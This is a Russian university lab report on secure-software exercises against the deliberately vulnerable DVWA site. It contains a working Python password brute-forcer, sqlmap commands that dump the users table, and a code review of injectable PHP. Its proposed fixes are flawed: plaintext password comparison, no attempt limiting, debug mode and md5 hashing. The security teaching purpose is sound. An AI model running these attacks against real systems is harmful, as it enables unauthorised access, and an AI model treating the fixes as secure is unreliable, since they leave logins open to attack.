|  |  |  |  |
| --- | --- | --- | --- |
|  | | | |
| |  | | --- | | МИНОБРНАУКИ РОССИИ | | Федеральное государственное бюджетное образовательное учреждение  высшего образования  **«МИРЭА – Российский технологический университет»**  **РТУ МИРЭА** | | | | |
|  | Институт кибербезопасности и цифровых технологий | | | | |
|  | *(наименование института, филиала)* | | | | |
|  | Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности» | | | | |
|  | *(наименование кафедры)* | | | | |
|  | **ОТЧЁТ ПО ПРАКТИЧЕСКИМ РАБОТАМ**  **По дисциплине**  **«Проектирование и разработка безопасного программного обеспечения информационно-аналитических систем»** | | | | | |
| Отчет представлен к рассмотрению: | |  |  | |
| Студенты группы БИСО-01-19 | | «    » \_\_\_\_\_\_  2023г. | Попова Н.В. | |
|  | |  | (подпись и расшифровка подписи) | |
| Отчет утвержден. Допущен к защите: | |  |  | |
| Преподаватель | | «    » \_\_\_\_\_\_ 2023г. | Латыпова О.В. | |
|  | |  | (подпись и расшифровка подписи) | |

Оглавление

[Практическая работа №3 3](#_Toc153204192)

[Задания 3](#_Toc153204193)

[Задание 1 5](#_Toc153204194)

[Задание 2 7](#_Toc153204195)

[Задание 3 8](#_Toc153204196)

[Практическая работа №4 9](#_Toc153204197)

[Задания 9](#_Toc153204198)

[Задание 1 11](#_Toc153204199)

[Задание 2 13](#_Toc153204200)

[Задание 3 14](#_Toc153204201)

[Задание 4 15](#_Toc153204202)

[Задание 5 17](#_Toc153204203)

## Практическая работа №3

# Задания

1. Необходимо разработать переборщик паролей для формы в задании

Bruteforce на сайте dvwa.local (Можно использовать официальный ресурс

или виртуальную машину Web Security Dojo)

1. Проанализировать код и сделать кодревью, указав слабые места.

Слабость уязвимого кода необходимо указать с использованием метрики

CWE (база данных cwe.mitre.org)

<?php

if( isset( $\_GET[ 'Login' ] ) ) {

// Get username

$user = $\_GET[ 'username' ];

// Get password

$pass = $\_GET[ 'password' ];

$pass = md5( $pass );

// Check the database

$query = "SELECT \* FROM `users` WHERE user = '$user' AND password = '$pass';";

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>' .

((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res =

mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );

if( $result && mysqli\_num\_rows( $result ) == 1 ) {

// Get users details

$row = mysqli\_fetch\_assoc( $result );

$avatar = $row["avatar"];

// Login successful

$html .= "<p>Welcome to the password protected area {$user}</p>";

$html .= "<img src=\"{$avatar}\" />";

}

else {

// Login failed

$html .= "<pre><br />Username and/or password incorrect.</pre>";

}

((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

}

?>

1. Разработать свою систему авторизации на любом языке,

исключающий взможность подбора паролей разработнным

переборщиком паролей в задании 1. Возможно исправление авторизации

из dvwa.local

# Задание 1

Листинг программы:

import requests

url = "http://dvwa.local/vulnerabilities/brute/"

usernames = ["admin", "user", "test"]

passwords\_file = "passwords.txt"

def bruteforce\_login(username, password):

params = {

"username": username,

"password": password,

"Login": "Login"

}

response = requests.get(url, params=params)

if "Username and/or password incorrect" not in response.text:

print(f"Успешный вход: Логин - {username}, Пароль - {password}")

return True

else:

print(f"Неудачная попытка: Логин - {username}, Пароль - {password}")

return False

def main():

with open(passwords\_file, "r") as file:

passwords = file.read().splitlines()

for username in usernames:

for password in passwords:

if bruteforce\_login(username, password):

return

if \_\_name\_\_ == "\_\_main\_\_":

main()

# Задание 2

Уязвимости:

1. Использование устаревшего метода хэширования:

$pass = md5( $pass );

Функция md5 считается устаревшей и уязвимой к атакам подбора. Рекомендуется использовать более сильные алгоритмы хеширования.

1. SQL-инъекция:

$query = "SELECT \* FROM `users` WHERE user = '$user' AND password = '$pass';";

CWE: CWE-89 (SQL Injection)

1. Использование устаревших функций MySQL:

mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query ) or die( '<pre>' .

((is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_error($GLOBALS["\_\_\_mysqli\_ston"]) : (($\_\_\_mysqli\_res =

mysqli\_connect\_error()) ? $\_\_\_mysqli\_res : false)) . '</pre>' );

CWE: CWE-20 (Improper Input Validation)

# Задание 3

Листинг программы:

from flask import Flask, request, jsonify

app = Flask(\_\_name\_\_)

users = {

"user1": {"password": "hashed\_password1", "data": "some\_data1"},

"user2": {"password": "hashed\_password2", "data": "some\_data2"},

}

@app.route('/login', methods=['GET'])

def login():

username = request.args.get('username')

password = request.args.get('password')

if username and password:

# Получаем данные пользователя из базы данных

user\_data = users.get(username)

if user\_data and check\_password(password, user\_data["password"]):

return jsonify({"status": "success", "data": user\_data["data"]})

else:

return jsonify({"status": "error", "message": "Username and/or password incorrect"})

return jsonify({"status": "error", "message": "Username and password are required"})

def check\_password(password, hashed\_password):

return password == hashed\_password

if \_\_name\_\_ == '\_\_main\_\_':

app.run(debug=True)

## Практическая работа №4

# Задания

1. Необходимо найти участок кода, содержащий инъекцию SQL кода в

задании Blind Sql Injection на сайте dvwa.local с использованием

статического анализатора кода (Можно использоватьофициальный

ресурс или виртуальную машину Web Security Dojo)

1. Проанализировать код и сделать кодревью, указав слабые места

<?php

if( isset( $\_GET[ 'Submit' ] ) ) {

// Get input

$id = $\_GET[ 'id' ];

// Check database

$getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $getid ); // Removed 'or die' to

suppress mysql errors

// Get results

$num = @mysqli\_num\_rows( $result ); // The '@' character suppresses errors

if( $num > 0 ) {

// Feedback for end user

$html .= '<pre>User ID exists in the database.</pre>';

}

else {

// User wasn't found, so the page wasn't!

header( $\_SERVER[ 'SERVER\_PROTOCOL' ] . ' 404 Not Found' );

// Feedback for end user

$html .= '<pre>User ID is MISSING from the database.</pre>';

}

((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false :

$\_\_\_mysqli\_res);

}

?>

1. Разработать свою систему вывода информации об объекте на

любом языке, исключающий возможность инъекции SQL кода. Возможно

исправление участка кода из dvwa.local

Требования к системе авторизации

Система вывода информации об объекте должна использовать

запросы GET с параметрами, аналогичными из задания Blind SQL

injection dvwa

dvwa.local/vulnerabilities/sqli/?username=USER&password=PASS&user\_token=TOKEN&Login=

Login

1. Использовать sqlmap для нахождения уязвимости в веб-ресурсе
2. Использовать Burp для нахождения уязвимости в веб-ресурсе

# Задание 1

Участок кода, который вероятно содержит в себе уязвимость:

<?php

if( isset( $\_GET[ 'Submit' ] ) ) {

// Get input

$id = $\_GET[ 'id' ];

// Check database

$getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $getid );

// Get results

$num = @mysqli\_num\_rows( $result );

if( $num > 0 ) {

// User ID exists in the database

$html .= '<pre>User ID exists in the database.</pre>';

} else {

// User ID is MISSING from the database

header( $\_SERVER[ 'SERVER\_PROTOCOL' ] . ' 404 Not Found' );


$html .= '<pre>User ID is MISSING from the database.</pre>';

}

((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

}

?>

****

Использовался статический анализатор https://snyk.io/code-checker/php/

# Задание 2

Уязвимости:

1. SQL-инъекция:

php

Copy code

$getid = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

Использование переменной $id напрямую в SQL-запросе делает код уязвимым к SQL-инъекциям

CWE: CWE-89 (SQL Injection)

1. Отсутствие валидации ввода:

Нет проверки на корректность значения переменной $id. Это может привести к проблемам, таким как SQL-инъекции, и следует проводить валидацию пользовательского ввода перед использованием.

CWE: CWE-20 (Improper Input Validation)

1. Использование устаревших функций MySQL:

php

Copy code

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $getid );

Рекомендуется использовать более современные расширения, такие как MySQLi (или PDO), вместо устаревшего MySQL.

1. Отсутствие обработки ошибок:

Нет обработки ошибок при выполнении запроса к базе данных. Это делает отладку сложной и может предоставить злоумышленнику дополнительную информацию о системе

# Задание 3

Исправление кода веб-ресурса (dvwa.local):

<?php

if( isset( $\_GET[ 'Login' ] ) ) {

// Get input

$username = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $\_GET[ 'username' ]);

$password = mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"], $\_GET[ 'password' ]);

$password = md5( $password );

// Check the database

$query = "SELECT \* FROM `users` WHERE user = '$username' AND password = '$password';";

$result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"], $query);

if( $result && mysqli\_num\_rows( $result ) == 1 ) {

// Get user details

$row = mysqli\_fetch\_assoc( $result );

$avatar = $row["avatar"];

// Login successful

$html .= "<p>Welcome to the password-protected area {$username}</p>";

$html .= "<img src=\"{$avatar}\" />";

} else {

// Login failed

$html .= "<pre><br />Username and/or password incorrect.</pre>";

}


((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

}

?>


# Задание 4

Заходим на страницуvulnerabilities/sqli\_blind




Использование SQLmap


sqlmap -u <http://dvwa.local/vulnerabilities/sqli/?username=test&password=test&user_token=test&Login=Login>


****

Используем флаг--dbsдля определения таблиц в БД dvwa

****


Используем флаг—columnдля определения столцов в таблице users

****


****


Используем флаг-dumpдля получения всех значений в этих столбцах


****

****

# Задание 5


















После проделанных операция видим отображения захешированных паролей

